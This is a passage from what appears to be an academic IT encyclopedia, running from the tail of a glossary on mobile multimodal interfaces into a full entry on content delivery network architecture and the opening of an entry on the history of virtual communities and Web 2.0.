M-Commerce: Mobile access to, and use of, information which, unlike e-commerce, is not necessarily of a transactional nature.

Modality: The pairing of a representational system (or mode) and a physical input or output device.

Mode: The style or nature of the interaction between the user and the computer.

Multimodal: The use of different modalities within a single user interface.

Passive Distractions: Environmental aspects which distract users but require no active response.

Soundscape: The design of audio cues and their mapping to application objects or user actions.

User Interface: A collection of interaction techniques for input of information/commands to an application as well as all manner of feedback to the user from the system that allow a user to interact with a software application.

INTRODUCTION

Over the past decades, the expansion of the converged Web-based facilities/infrastructures, together with new business perspectives, have created new needs for all (potential) categories of end-users. Although various effects were significant in most sectors (European Commission, 2005) the fast progress has, however, promoted more complex issues, especially for the delivery of multimedia-based applications.

It is now a common view that there is a growing need for delivering high-quality services in the scope of liberalized and competitive markets, where multiple factors of different origin (i.e., technological, business, economic, regulatory, social, etc.) can drastically affect further deployment, establishment or upgrading of existing infrastructures and of any possible (innovative) services offered through them, especially if considering the continuous expansion of the broadband perspective (Chochliouros, & Spiliopoulou, 2005). Furthermore, multimedia applications are bandwidth consuming and new applications for absorbing the available assets appear. As the "converged" sector of information technologies, communication, and media industries is currently on the "edge" of a crucial phase of growth, several challenges appear in the global scene: Appropriate infrastructures for delivering mails, exchanging data files (of various forms of content) and simple Web browsing are now required to be adopted and used, to support the streaming of multimedia content and, *simultaneously*, to "compose" a reliable means of transmitting information between several entities (physical and legal persons) using digital facilities.

Although technological advances have enhanced the deployment of faster (lesser latency) and greater (more bandwidth) "network lines" possessing significant advantages, the demands of the extravagant use of Internet from users worldwide (Dilley, Maggs, Parikh, Prokop, Sitaraman, & Weihl, 2002; Shoniregun, Chochliouros, Laperche, Logvynovskiy, & Spiliopoulou-Chochliourou, 2004), together with an extensive variance of services offered, were primary motives for researchers to develop a specific category of modern infrastructures, known as content distribution (or delivery) networks (CDNs) (Hull, 2002; Verma, 2002).

The development of suitable content delivery networking comprises one of the most important challenges in the global networking area, together with the expansion of various IP trends. Content networks influence high-layer network intelligence to efficiently manage the delivery of various forms of data (which is becoming progressively more multimedia in nature). At an initial stage, they were built upon the structure of the public Internet (Saroiu, Gummadi, Dunn, Gribble, & Levy, 2002), to accelerate Web site performance (Johnson, Carr, Day, & Frans Kaashoek, 2000). This option has been fulfilled in numerous cases, and such intelligent network tools can be applied in other beneficial and profitable ways.

According to the present market experience, several definitions may appear to depict both the specific nature and the usage of a CDN. Although some people think of it as the means for "delivery" of streaming video or television over the Internet (or over private networks), others consider it as Web switching or content-switching. An alternative approach suggests that it may be considered as a "way" to improve Web site performance. All possible approaches are real, to a certain extent, according to the specific application. In fact, a CDN is a network optimized to deliver specific content, such as static Web pages, transaction-based Web sites, streaming media, or even real-time video or audio, especially to enable the distribution and the delivery of rich media over wide area networks, such as the Internet or corporate WANs (Tiscali, 2005).

BACKGROUND

Approaches for the Building of CDNs

A CDN is a network of servers that cache or store Web content (i.e., Web pages and embedded objects) and intelligently deliver it to users based on their geographic location. CDN servers are typically collocated with Internet service providers (ISPs) with which the CDN has alliances. When users request content, the request is redirected to the nearest CDN server, where *nearness* is based on expected latency, which is in turn determined by geographical proximity, server load, and network conditions. By delivering content from the edge of the Internet, CDNs speed content delivery, circumvent bottlenecks, and provide protection from sudden traffic surges that can bring down servers, rendering Web sites unreachable (Nottingham, 2000).

Thus, CDNs are an important element of the digital supply-chain for the delivery of information goods. The supply-chain consists of content providers (CPs) that create the content, backbone, and access networks that help transport the content, and CDNs that store and deliver the content to the end-users. Thus, CDNs function as content storage and distribution centres, performing similar functions to those accomplished by distributors/retailer warehouses in traditional supply-chains.

There are two general approaches to build CDNs. The first one is the so-called "overlay model," which replicates content to thousands of servers worldwide. Application specific servers or caches, at various points in the entire network infrastructure, handle the distribution of specific content types (such as Web graphics or streaming video). The core network infrastructure, including two routers and switches, plays no part in content delivery, short of providing basic connectivity or perhaps guaranteed quality of service (QoS) for specific types of traffic. (Good examples are those CDNs deployed by certain world-wide known companies such as Akamai (www.akamai.com), Digital Island (www.digitalisland.net), Speedera (www.speedera.com) and many more].

In various existing cases, most of which are found in business scenarios, a CDN can be quite well considered as an overlay network that is built to deliver content to a distributed audience, which is constructed as a layer on top of the network infrastructure.

The second approach is the so-called "network model." This sets up code to routers and switches so that they can recognize and distinguish specific application types and make forward decisions on the basis of exact predefined policies. Examples of this approach include devices that redirect content requests to local caches or switch traffic coming into data centres to specific servers optimized to serve certain content types. Some content delivery designs use both the network and overlay approaches. IP Multicast is a good example of an early network-based approach to optimizing the delivery of specific content types (Tiscali, 2005).

OPTION FOR THE DEVELOPMENT OF CDNS

Basic CDN Features

A content delivery network mainly intends to fulfill three critical needs (Vakali & Pallis, 2003), and is able to have a strong effect on network or service performances (Dilley et al., 2002). These are listed as follows:

- Decrease of the network traffic, minimization of the bandwidth consumed, and prevention of network congestion effects.
- Minimization of the external latency encountered by the end-users involved in network usage.
- Provision of greater reliability for more effective (and reasonable) availability of the desired content.

To conform to the above targeted requirements, a specific technique is both suggested and implemented in multiple practical cases; in fact, this technique also constitutes a basic "feature" of the corresponding CDN (Rabinovitch & Spastscheck, 2002). This mainly implicates the deployment of surrogate-caching servers, which are able to host the desired content. In such a case, when a client submits a request for specific content, (e.g., from a selected Web server), an appropriate surrogate server—*which is usually close to him in order to "decrease" potential latency effects*- undertakes the task of providing it. Thus, the corresponding data traffic is driven out of the network "core" and the origin server becomes able to serve a minimal number of clients, with the obvious results of payload reduction and notable increase of efficiency performance. In addition, any effort to "keep" or to "preserve" the same content in different servers can provide further assurance that clients involved will be always served—*even in a less efficient way*—independently of the possibility -*or not*- of any operational fail for some among these distinct servers (Barbir, Cain, Douglis, Green, Hoffman, Nair et al., 2003).

At this point of the present work it is quite reasonable and useful to discuss the differences between CDNs and existing Proxy servers. In most cases, the latter are frequently used by enterprises as a form of a "gateway" between the companies' local area networks (LANs) and the Internet. Among other remarkable functionalities (i.e., appliance of firewalls to block undesired traffic, monitoring of the inbound and outbound traffic, etc.) a Proxy server can cache entire Web pages, when these are accessed frequently by the clients of the LAN. Although there are currently significant efforts to enhance the capabilities of Proxy Servers (thus enabling storage of greater amounts of data), the main difference between them and the surrogate servers of CDNs is given as follows: Proxy Servers cache temporally content that will likely be requested by the LAN's members while, on the other hand, a CDN server caches great quantities of data, which is specifically customized by the CDN's administrator to serve any client that will request it, thus alleviating the origin server and providing support to its functionality.

There are several benefits of performing caching activities. Specific features of Web caching make it attractive to all Web participants, including end-users, network managers, and content creators. These result to the following issues:

- Reduction of network bandwidth usage, which can save money for both content consumers and creators.
- Decrease of user-perceived delays, which increases user-perceived value.
- Lightening of loads on the origin servers, thus saving hardware and supporting costs for content providers and consequently providing consumers a shorter response time for noncached resources (Venkataramani et al., 2002).

ARCHITECTURAL ISSUES OF CDNs

Content delivery architecture consists of two primary technologies: intelligent wide area traffic management and caching. The joint effect of these technologies makes certain that content is delivered to the user from the most appropriate location.

Content publishers make out better financially by piggybacking on the economies of scale of a content networking service provider focused on building out their network infrastructures with the following CDN functions:

- Large amounts of primary (and back-up) storage capacity.
- Backup, mirroring, and managing information between file servers.
- Content identification/management in network routers that are "content-aware".
- Distribution of content close to the user (to the extent possible).
- Delivery of broadcast/multicast/streaming; and
- Ability to deliver services such as page reformatting for wireless browsers.

A CDN consists of three independent "building blocks" in addition to the network infrastructure. These are listed as follows:

- **Content routing:** Consists of technologies to match end-users with "the right content from the right place" (i.e., domain name server (DNS) redirection, layer / 4-7 switching and Web cache communication protocol (WCCP); a protocol designed by Cisco to communicate between Cisco routers and caches).
- **Content delivery:** Concerns the entire content workflow, from encoding and indexing to edge delivery, and how to secure and manage content. It can implicate several distinct activities and procedures like: encoding, security/encryption, indexing, media servers, web servers, caching, media client, and content flow.

- **Performance measurement:** The customer utilizing the service needs "proper" feedback on the performance of the CDN, as a "whole." This involves usage of internal measurement technologies as well as external services (such as Nielsen ratings). The measurement is achieved with a combination of hardware—and software-based probes distributed around the CDN, as well as using the logs from the various servers. The performance measurement would be performed on delivery of all types of content: streaming media (live and on-demand) and Web-based content.

In general, CDN nodes are deployed in multiple locations, often over multiple backbones. These nodes cooperate with each other to satisfy requests for content by end-users, transparently moving content behind the scenes to optimize the entire delivery process. Optimization can take the form of reducing bandwidth costs, improving end-user performance, or both. The number of nodes and servers constituting a CDN can vary, depending on the underlying architecture (some reaching thousands of nodes with tens of thousands of servers). Requests for content are intelligently directed to those nodes that are "optimal" in some way, for the relevant purpose. When optimizing for performance, locations that can serve content quickly to the user may be chosen. This may be measured by choosing locations that are the fewest hops or fewest number of network seconds away from the requestor, so as to optimize delivery across local networks. When optimizing for cost, locations that are less expensive to serve from may be chosen instead. Often these two goals tend to align, as servers that are close to the end-user sometimes have an advantage in serving costs (perhaps because they are located within the same network as the end-user).

BASIC FUNCTIONAL ISSUES

The basic elements which all together compose the proper "entity" of a CDN are given as follows:

- **Origin servers:** These constitute the original source of the content. In most cases, *however*, an origin server is not an actual part of a CDN (this means that an entity/enterprise offering CDN-related services is not (strictly) obliged to host the origin server, just to provide the necessary interface for communication between the server and its network).
- **Surrogate (non origin) servers:** These are the servers (normally distributed around the world) that actively cache the origin servers' content.
- **Routers and various network elements** are responsible for distribution of content from the origin server to the corresponding surrogate servers.
- **Mechanisms for the provision of information** to all servers involved, in order to have a clear view about the status of the content (e.g., if the content in a surrogate server is up-to-date), about accounting purposes and in general, any other kind of data needed for the smooth operation of the network. (Existing accounting mechanism can involve methods for providing logs and information to the origin servers).

In the following part, we attempt to describe, very briefly, some of the issues that a CDN implementation has to address, specifically.

One major and complex characteristic is the proper selection of the position of the surrogate servers. This is an important matter because the related position is a key factor of the entire CDN's performance. Thus arises the problem to better serve most clients with a fixed number of servers (fixed due to the constraint of the cost of each additional server). This is known as the "*Web-server replica placement problem,*" and it is more than critical for content outsourcing performance and the overall content distribution process. CDN topology is built such that the client-perceived performance is maximized and the infrastructure's cost is minimized. Another thing is whether the surrogate servers would lie in a single or multiple ISP network. The single ISP approach provides greater customizability of the CDN infrastructure and the servers are positioned at the edge of the ISP network. Of course the ISP should have almost worldwide coverage to be able to provide efficient CDN services. In addition, there is always the chance that the client will be in a substantial distance from the nearest surrogate server, thus greatly increasing the expected latency. On the other hand, the multiISP approach -which is the usual case- has the apparent advantage of the capability of placing the servers close to the clients, thus covering very easily the entire global network; however, the latter approach leads to a more complex CDN, which is more difficult to administrate and to guarantee system's maintainability.

Alternatively, there is also the possibility of peering CDNs, which means that different CDNs cooperate, exchanging content, to provide their clients with an even larger variety of data, increasing the overall efficiency, but complicating at the same time the accounting, billing and so forth, due to the fact that each company that provides a CDN usually has adopted its own metrics and services (Chen, Katz, & Kubiatowicz, 2002).

Another important aspect is the specific techniques that each CDN provider deploys to advertise among the surrogate servers the availability of the content and the procedure which he follows to propagate, if needed, the content from one server to another (and finally to the clients). For this purpose, each CDN provider has applied his own strategies, based on the knowledge of his own network, however, always trying to optimise performance. The adoption of proprietary techniques is also taking place in the way that a client is ultimately redirected to the appropriate surrogate server. Most CDN service providers use DNS-based schemes, but others prefer universal resource locator (URL) rewriting (static or dynamic).

A "core" objective is the need to guarantee and to provide authentication, authorisation, and accounting (AAA), which is an essential issue in the global digital world of business (Jung, Krishnamurthy, & Rabinovitch, 2002). This is an obligatory matter to be assured, because a client is usually billed when he acquires content from a company and a "proper" charge with data delivery is a prerequisite for successful (and broad) market adoption of the facility. The usual method is to consider either https or secure sockets layer (SSL), to certify secure connections. However, when the content is dynamic (e.g., streaming and especially live-streaming), things become more complicated; although there are currently some solutions adopted (and used to a certain degree), the entire issue is still under research and development.

As already stated in a previous part, the streaming of a multimedia file is a difficult task to undertake from a CDN service provider; however, this becomes a clear requirement for realizing possible market activities, as an increasing number of companies (which all provide multimedia over the Internet) exercise competitive activities (Janga, Dibner, & Governali, 2001).

In any case, streaming of multimedia content is a hard task, due to the following reasons:

- The CDN service provider has to ensure proper AAA for each separate client (Pierre & van Steen, 2003).
- The amount of data is significant for multimedia files (especially for MPEG2) greatly increasing the traffic and the corresponding bandwidth consumption of the CDN network.
- Quality for live video or video-on-demand (VoD) has to be guaranteed for each client, according to his preferences and expressed demands.

Some among the current CDN service providers already provide several forms of streaming services (mainly for MPEG4 and audio streams).

It is interesting to indicate that the great majority of the present market players (mainly the well-known CDN service providers at the global level), except of the basic operation of cashing the content, they also provide additional services-facilities (Brussee, Eertink, Huijsen, Hulsebosch, Rougoor, Teeuw, & Wibbels, 2001). The most common of these is the customization of data, according to the client's specific needs (e.g., presenting the content, if possible, in the client's native language based on his origin or even modifying the complete content's presentation, according to declared customer's preferences (Conti, Gregori, & Lapenna, 2002)).

Simultaneously, services like virus scanning and checking of data consistency might be employed. The consistency enforcement problem concerns selecting suitable *consistency models* and implementing them using various *consistency policies*, which in turn can use several *content distribution mechanisms*. A consistency model is a contract between a proper generalised hosting system and its clients that dictates the consistency-related properties of the content delivered by the system.

FUTURE DEVELOPMENT

More competent content delivery over the Web has now become a significant element for improving Web performance. Since their initial appearance, content delivery networks have been adopted, *in multiple cases*, to maximize bandwidth, improve accessibility, and maintain correctness through content replication. Companies have realized that they could save money by putting more of their Web sites on a CDN, thus getting increased reliability and scalability without expensive hardware. (In the U.S. only, CDNs are a huge market, generating $905 million with the expectation to reach $12 billion by 2007 (Jung, Krishnamurthy, & Rabinovitch, 2002)).

In fact, CDNs are a vital component of the Internet's content delivery value chain, servicing nearly a third of the Internet's most popular content sites. These services bring content closer to consumers and allow content providers to hedge against highly variable traffic.

More specifically, an important area where CDNs already have a realistic (and simultaneously a well-promising) business case is in Web site performance improvement. Bandwidth cost, availability, or performance can be an additional business case driver for a relevant network deployment (AccuStream iMedia Research, 2005). More than 3,000 companies use CDNs worldwide, spending more than $20 million monthly (www.irg-intl.com).

The fundamental aim is to push content as close to the user as possible, to minimize content latency (the time it takes for the requesting device to receive a response) and jitter (unpredictable, large fluctuations in latency) and to maximize available bandwidth speed (Vakali & Pallis, 2006).

Having a superior CDN available for particular solutions is a definitive competitive advantage in a business world dominated by the dispersion of information (Hosanagar, Krishnan, Smith, & Chuang, 2004). Such a CDN is expected to provide quick and easy access to the best content available throughout the entire world; furthermore, it can influence both external and internal content and assure its integrity into daily workflow, where users can use it to accelerate decision-making, monitor industry trends, and keep current on customers and competitors.

In the context of the present work we have examined various issues relating to the structure and the performances of CDNs. Among the most indicative advantages from using them are the following ones: first, they reduce, significantly, the customer's need to invest in Web-site infrastructure and decrease the corresponding operational costs of managing such infrastructure; second, they result in the bypassing of traffic jams on the Web, because data is closer to user and there is no need to traverse all of the congested pipes and peering points; they improve content delivery quality, speed, and reliability; and they reduce load on origin servers.

Organizations offering content to a geographically distributed and potentially large audience (such as the Web), are attracted to CDNs and the trend for them is to sign a contract with a CDN-provider and offer their site's content over this CDN.

CDNs are still in an early phase of expansion and their future development remains an "open" issue. It is important to comprehend the existing practices involved in a CDN framework in order to propose (or "predict") further evolutionary steps. The challenge is to provide a "delicate" balance between costs and customer satisfaction.

KEY TERMS

Authentication, Authorisation, and Accounting (AAA): A term for a framework for intelligently controlling access to computer resources, enforcing policies, auditing usage, and providing the information necessary to bill for services. These combined processes are considered important for effective network management and security.

Authentication: An option providing a way of identifying a user, typically by having the user enter a valid user-name and valid password before access is granted. The process of authentication is based on each user having a unique set of criteria for gaining access.

Content Delivery: It is "a complete solution for distributing and delivering Web-based content closer to end-users." Content delivery solutions improve Internet site performance, thus allowing objects to be positioned closer to the end-user while minimizing load and latency to the origin servers. Well-implemented related solutions can bypass Internet traffic jams, optimize bandwidth use, and reduce operating costs.

Content Delivery Network (CDN): It is a term coined in the late 1990s to describe a system of computers networked together across the Internet that cooperate transparently to deliver content (especially large media content) to end-users. CDNs are a vital component of the Internet's content delivery value chain, servicing nearly a third of the Internet's most popular content sites. A CDN is a network optimized to deliver specific content, such as static Web pages, transaction-based Web sites, streaming media, or even real-time video or audio. Its basic purpose is to quickly give users the most current content in a highly available graphics or streaming video, in a highly available fashion.

Content Routing Technologies: The technologies of content routing deal with delivering the content from the most appropriate place to the client requesting it. When deciding the most appropriate place, there are several different metrics that could affect this decision. These metrics are: network proximity, geographical proximity, response time, and user type.

IP Multicast: IP Multicast is more efficient than normal Internet transmissions, because the server can broadcast a message to many recipients simultaneously. Unlike traditional Internet traffic that requires separate connections for each source-destination pair, IP Multicasting allows many recipients to share the same source. This means that just one set of packets is transmitted for all the destinations.

MPEG2: It is a second set of flexible compression standards created by the MPEG (Moving Pictures Experts Group). This set of standards takes advantage of the fact that over 95% of digital video is redundant; however, some portions are much less redundant. MPEG2 handles this by using higher bit-rates (i.e., higher quality) for more complex pictures and lower bit-rates for simple pictures.

Peering CDNs: Different CDNs are able to cooperate by exchanging content to provide their clients with an even larger variety of data and increasing the overall efficiency, but complicating at the same time the accounting, billing, and so forth, due to the fact that each company that provides a CDN usually has adopted its own metrics and services.

Secure Sockets Layer (SSL): A protocol developed by Netscape for transmitting private documents via the Internet. SSL works by using a private key to encrypt data that is transferred over the SSL connection. Both Netscape Navigator and Internet Explorer support SSL, and many Web sites use the protocol to obtain confidential user information, such as credit card numbers. (By convention, URLs that require an SSL connection start with https: instead of http:).

Streaming: A technique for transferring data, such that it can be processed as a steady and continuous stream. Streaming technologies are becoming increasingly important with the growth of the Internet because most users do not have fast enough access to download large multimedia files quickly. With streaming, the client browser (or plug-in) can start displaying the data before the entire file has been transmitted. For streaming to work, the client side receiving the data must be able to collect it and send it as a steady stream to the application that is processing the data and converting it to sound or pictures. This means that if the streaming client receives the data more quickly than required, it needs to save the excess data in a buffer. If the data doesn't come quickly enough, the data's presentation will not be smooth.

Streaming Media: Streaming media is sound (audio) and pictures (video) that are transmitted on the Internet in a streaming or continuous fashion, using data packets. The most effective reception of streaming media requires some form of broadband technology, such as cable modem or DSL.

Universal Resource Locator (URL): It includes the protocol (e.g., HTTP, FTP), the domain name (or IP address), and additional path information (folder/file). On the Web, a URL may address a Web page file, image file, or any other file supported by the HTTP protocol.

Development of IT and Virtual Communities

Stefano Tardini
University of Lugano, Switzerland

Lorenzo Cantoni
University of Lugano, Switzerland

INTRODUCTION

The notion of **community** is pivotal in the sociological tradition. According to Nisbet (1966), “the most fundamental and far-reaching of sociology’s unit ideas is community” (p. 47). Yet, it is not easy to define what a community is. Though in everyday life the concept of “community” is widespread, nonetheless this concept is very problematic in scientific reflections, partly because of its strongly interdisciplinary nature. As long ago as 1955, Hillery could list and compare 94 different definitions of “community,” finding only some common elements among them, such as social interaction, area, and common ties.

Generally speaking, a community can be defined as “a group of persons who share something more or less decisive for their life, and who are tied by more or less strong relationships” (Cantoni & Tardini, 2006, p. 157). It is worth noticing here that the term “community” seems to have only favorable connotations. As observed in 1887 by Ferdinand Tönnies, the German sociologist who first brought the term “community” into the scientific vocabulary of the social sciences, “a young man is warned about mixing with bad society: but ‘bad community’ makes no sense in our language” (Tönnies, 2001, p. 18; Williams, 1983).

Two main ways of considering communities can be singled out:

1. Communities can be intended as a set of people who have something in common, and
2. Communities can be intended as groups of people who interact.

The distinction between the two ways of conceiving a community is very well illustrated by an example provided by Aristotle. In his *Politics* (3.1.12), the Greek philosopher tells that, when Babylon was captured by an invading army of Persians, in certain parts of the city the capture itself had not been noticed for three days. This is the reason why Aristotle considers Babylon not a *polis*, but an *ethnos*. In fact, according to Aristotle, what distinguishes the *polis*, that is, the perfect form of community (see *Politics* 1.1.1), from the *ethnos* is the presence of interactions and communications among the citizens. In a *polis* citizens speak to each other, they interact and communicate, while in an *ethnos* they just have the same walls in common.

In the sense of the *ethnos*, we speak, for instance, of the community of the linguists, of the community of Italian speaking people, of the open source community, and so on. The members of such communities usually do not know each other, they do not communicate each with all the others, but they have the perception of belonging to the community, they are aware of being part of it. According to Cohen (1985), such communities are symbolic constructions. Rather than being structures, they are entities of meaning, founded on a shared conglomeration of normative codes and values that provide community members with a sense of **identity**. In a similar way, Anderson (1991) defines the modern nations (the Aristotelian *ethne*) as “imagined communities”:

> *[They are] imagined because the members of even the smallest nation will never know most of their fellow-members, meet them, or even hear of them, yet in the minds of each lives the image of their communion. […] In fact, all communities larger than primordial villages or face-to-face contact (and perhaps even these) are imagined.* (pp. 5-6)

Borrowing the linguistic terminology of structuralism (de Saussure, 1983; Hjelmslev, 1963), the two different typologies of communities can be named “paradigmatic” and “syntagmatic.” The former are characterized by similarity: members of paradigmatic communities share similar interests or have similar features. The latter, on the contrary, are characterized by differences: they are built up through the combination of different elements that carry out complementary functions, that is, through the succession of concrete interactions among the members (Tardini & Cantoni, 2005).

COMMUNITIES AND ICT

The concept of community is strictly related to that of "communication," as it is shown by the common root of the words. Community and communication entail each other, being each a necessary condition for the existence of the other. On the one hand, communities are built and maintained through communicative interactions, which can take place both within a community and toward the outside. On the other hand, even a minimal form of community must exist in order to make any communicative event possible. Every communicative act presupposes that among the interlocutors a more or less extended common ground exists (Clark, 1996).

Communication technologies play a fundamental role in the relationship between communication processes and communities. From writing to letterpress print, from mass media to digital technologies, new "technologies of the word" (Ong, 2002) have always given rise to new forms of communities. **Virtual communities** are the new kind of communities that emerged thanks to ICT.

Two different situations that represent the relationship between social groups and new media can be singled out: on one side there are groups that have been created thanks to ICT, and on the other there are groups that already existed in the real world and employ ICT as a further communication tool. In the former case through ICT, social relations are created among people who had no previous mutual relationships; the community is *constituted* by employing the same medium. In the latter, already constituted groups, organizations, associations, and communities use new media and virtual environments to foster and increase their communication processes; media *facilitate* communities (Lechner & Schmid, 2000). The expression "virtual communities" in its original sense referred to communities constituted by the use of ICT.

Exactly as for the concept of "community," it is very difficult to give a precise definition of what a virtual community is. We can supply a provisional definition of a virtual community as a group of people to whom interactions and communications mediated by ICT play an important role in creating and maintaining significant social relations.

THE EMERGING OF VIRTUAL COMMUNITIES

The term "virtual community" is attributed to **Howard Rheingold**, an American writer who in 1993 published a book that became a milestone in the studies on virtual communities. In this book, titled *The Virtual Community. Homesteading on the Electronic Frontier*, Rheingold told his experience in the Whole Earth 'Lectronic Link (WELL), an **online community** created in 1985.

In defining virtual communities, Rheingold stresses the close connection that exists between them and **computer mediated communication** (**CMC**). He defines virtual communities as "social aggregations that emerge from the Net when enough people carry on those public discussions long enough, with sufficient human feeling, to form webs of personal relationships in cyberspace" (Rheingold, 1993).

Other early definitions emphasize the importance of communicative interactions for the emerging of virtual communities. For instance, Baym (1998) defines them as "new social realms emerging through this on-line interaction, capturing a sense of interpersonal connection as well as internal organization" (p. 35). Fernback and Thompson (1995) stress also the spatial aspect of online communities and define them as "social relationships forged in cyberspace through repeated contact within a specified boundary or place (e.g., a conference or chat line) that is symbolically delineated by topic of interest."

In early definitions of online communities, some features were acknowledged as constituent aspects of them:

- A shared communication environment
- Interpersonal relationships that emerge and are maintained by means of online interaction
- A sense of belonging to the group
- An internal structure of the group
- A symbolic common space represented by shared norms, values and interests (hence sometimes they are also called "communities of interest" [Clodius, 1997]).

The debate about virtual communities soon arose in the broader context of **cyberculture** studies (Silver, 2000), which focused on the new culture that was emerging in the virtual world of the Internet. In these studies two different and opposing approaches were popular:

One highlights the positive effects of networks and their benefits for democracy and prosperity. (...) At their best, networks are said to renew community by strengthening the bonds that connect us to the wider social world while simultaneously increasing our power in that world. Critics see a darker outcome in which individuals are trapped and ensnared in a 'net' that predominantly offers new opportunities for surveillance and social control. (Kollock & Smith, 1999, p. 4)

When it came to virtual communities, people "on either side of this debate [asserted] that the Internet either will create wonderful new forms of community or will destroy community altogether" (Wellman & Gulia, 1999, p. 167).

Very strictly related to the discussion about these new forms of community is that on the corresponding new forms of identities (Turkle, 1995). As a matter of fact, identity plays a key role in the cyberculture. Due to the absence of many of the basic cues about personality and social role we are accustomed to in the physical world, "in the disembodied world of the virtual community, identity is also ambiguous" (Donath, 1999, p. 29). Online identities have an ultimate linguistic nature, being the outcome of language; identities that are built in cyberspace coincide with the assertions a single makes about him/herself. In fact, in the virtual world everybody can assume the identity they want, can change and disguise themselves, can assume more identities at once, can express unexplored parts of themselves, and so on. Online surfers can play at having different genders and different lives, thus making it more and more difficult for them to distinguish between the real life and the virtual world. "Such an experience of identity contradicts the Latin root of the word, *idem,* meaning 'the same'. But this contradiction increasingly defines the conditions of our lives beyond the virtual world" (Turkle, 1995, p. 185).

Early virtual communities relied on different Internet-based communication technologies, both synchronous and asynchronous, such as **multiuser dungeons (MUDs**) and **MUD object oriented** (**MOOs**), newsgroups and bulletin board systems (BBS), and chat and instant messaging (IM) systems.

MUDs played a very important role for studies on virtual communities, since they acted as real laboratories where communicative interactions over the Internet and CMC could be tested and observed, and such notions as "virtual space" and "virtual identity" could be dealt with in depth. Basically, MUDs are virtual environments created by the interactions of their users. In a MUD, users can not only talk to each other, but also move and visit the virtual space where they are immersed, interact with the objects situated in it, and create new objects. All this is done by means of lines of written texts. Technically, "a MUD is a software program that accepts connections from multiple users across some kind of network (e.g., telephone lines or the Internet) and provides to each user access to a shared database of "rooms," "exits," and other objects" (Curtis, 1997, p. 121). Originally, MUDs were only textual, any kind of multimedia was banned, and interactions took place only by means of written texts. Later, MUDs with graphic interface appeared as well, also thanks to the integration of MUDs in the World Wide Web (WWW).

Among the different newsgroups and BBS that fostered the emerging of virtual communities, it is worth mentioning user network (Usenet), a worldwide BBS accessible through the Internet and through other online services, which contains more than 14,000 newsgroups that cover every imaginable topic of interest. When it comes to chat systems, an important role has been played by Internet Relay Chat (IRC), developed in Finland in the late 1980s, which had the feature of allowing synchronous discussions among more than two participants, thus helping the building of online communities.

COMMUNITY BUILDING ON THE WEB

The worldwide diffusion of the WWW in the mid-1990s marked an important evolution in online communities. In this phase, different portals or Web services provided Web spaces for building and/or hosting online communities. For instance, MSN created MSN Web Communities (in June 2002 the name was changed from "communities" to "groups"), Yahoo! acquired in 2000 eGroups, creating Yahoo! Groups. These and other similar services allowed both the constitution of **Web communities** (by supporting Web users in the creation of their group of interest) and the facilitation of the communication activities of groups that already existed in the real world. Each virtual community hosted on these services has its own space available for its members. Usually, in the community's space members can send messages to the forum of the community, so that other members can read and answer them at any time. Web spaces for communities, then, often allow members also to share documents, create polls and vote, share a common calendar, and in some cases communicate synchronously in chat or IM systems. Some of these Web services for communities were free and allowed communities' administrators to set different levels of privacy; others provided tools for communities for a fee, usually for working groups (these services are very similar to platforms for computer supported collaborative work [CSCW]).

As concerns technology, this phase is not characterized by the invention of new tools for communities, rather by the integration of existing technologies into one single virtual environment. Each Web community has at its disposal well-known technologies, such as discussion forums, chat systems, poll systems, and so on. In this phase, a broader development of computer graphics made also emerge some graphical environments for communities, such as chat systems where participants are represented by graphic (sometimes 3D) avatars and can move in a graphic virtual environment and talk to other avatars.

Going back to the distinction between paradigmatic and syntagmatic communities, proper virtual communities—intended as social relationships created by online interactions—are to be considered syntagmatic communities. However, in cyberspace, paradigmatic communities exist as well. It is not only the well-known case of "lurkers," that is, "people who access a chatgroup and read its messages but do not contribute to the discussion" (Crystal, 2001, p. 53), but also of another way of considering online communities, which emerged in these years: the regular visitors of a Web site as well as the habitual users of a Web service are considered a community. According to Tardini and Cantoni (2005):

> *This kind of online communities is mainly paradigmatic: users normally do not interact with each other, but share the fact that they interact with the same Web site; moreover, they usually have no perception at all of being part of a community. This is another case of imagined communities, or ethnos.* (p. 376)

This kind of imagined communities is gaining more and more importance in the Web. For instance, Internet search engines rely more and more on the behavior of the community of their users in order to provide them with as relevant information as possible (Cantoni, Faré, & Tardini, 2006). Again, more and more Web sites (e.g., e-commerce Web sites, such as Amazon) and Web services (e.g., Alexa) are monitoring the behaviors of the imagined community of their users in order to improve their functionalities and services (e.g., they cluster users with similar interests and recommend to buyers articles that are related to the ones they are buying).

COMMUNITY-DRIVEN WEB SERVICES

This way of considering communities paved the way to the third phase of virtual communities: **community-driven Web services**. In this third phase, the diffusion of so-called **Web 2.0** fostered the participation of Web users to the creation and sharing of content. In other words, rather than only providing users with information, Web 2.0 tools "enable user participation on the Web and manage to recruit a large number of users as authors of new content," thus obliterating "the clear distinction between information providers and consumers" (Kolbitsch & Maurer, 2006, p. 187). Thus, in a sense Web 2.0 tools are socializing also the activity of publishing on the Web.

The most known tools of Web 2.0 are **blogs** and **wikis**. Blogs (short for *Web logs*) are Web pages that serve as a publicly accessible personal journal for an individual or a group, a sort of Web-based electronic diaries. Blogs are very useful tools for micropublishing, since they "enable the process of quickly and easily committing thoughts to the Web, offer limited discussion/talkbacks, and syndicate new items to make it easier to keep up without constant checking back" (Hall, 2002). The rapid spread of blogs has given rise to the creation of a real network of more or less loosely interconnected Weblogs (the *blogosphere*), where the author of one blog can easily comment on the articles of other blogs.

Wikis (from the Hawaiian word "wiki wiki," which means "quick") are collaborative Web sites where anyone is allowed "to edit, delete or modify content that has been placed on the Web site using a browser interface, including the work of previous authors" (http://www.webopedia.com/TERM/w/wiki.html). The most famous wiki-based Web site is the Wikipedia, the "free encyclopedia that anyone can edit" (http://en.wikipedia.org/wiki/Main_Page), whose success "builds on the tight involvement of the users, the sense of the community, and a dedication to developing a knowledge repository of unprecedented breadth and depth" (Kolbitsch & Maurer, 2006, p. 195). Wikipedia started in 2001 and in April 2008 it had more than 2,300,000 articles only in the English version.

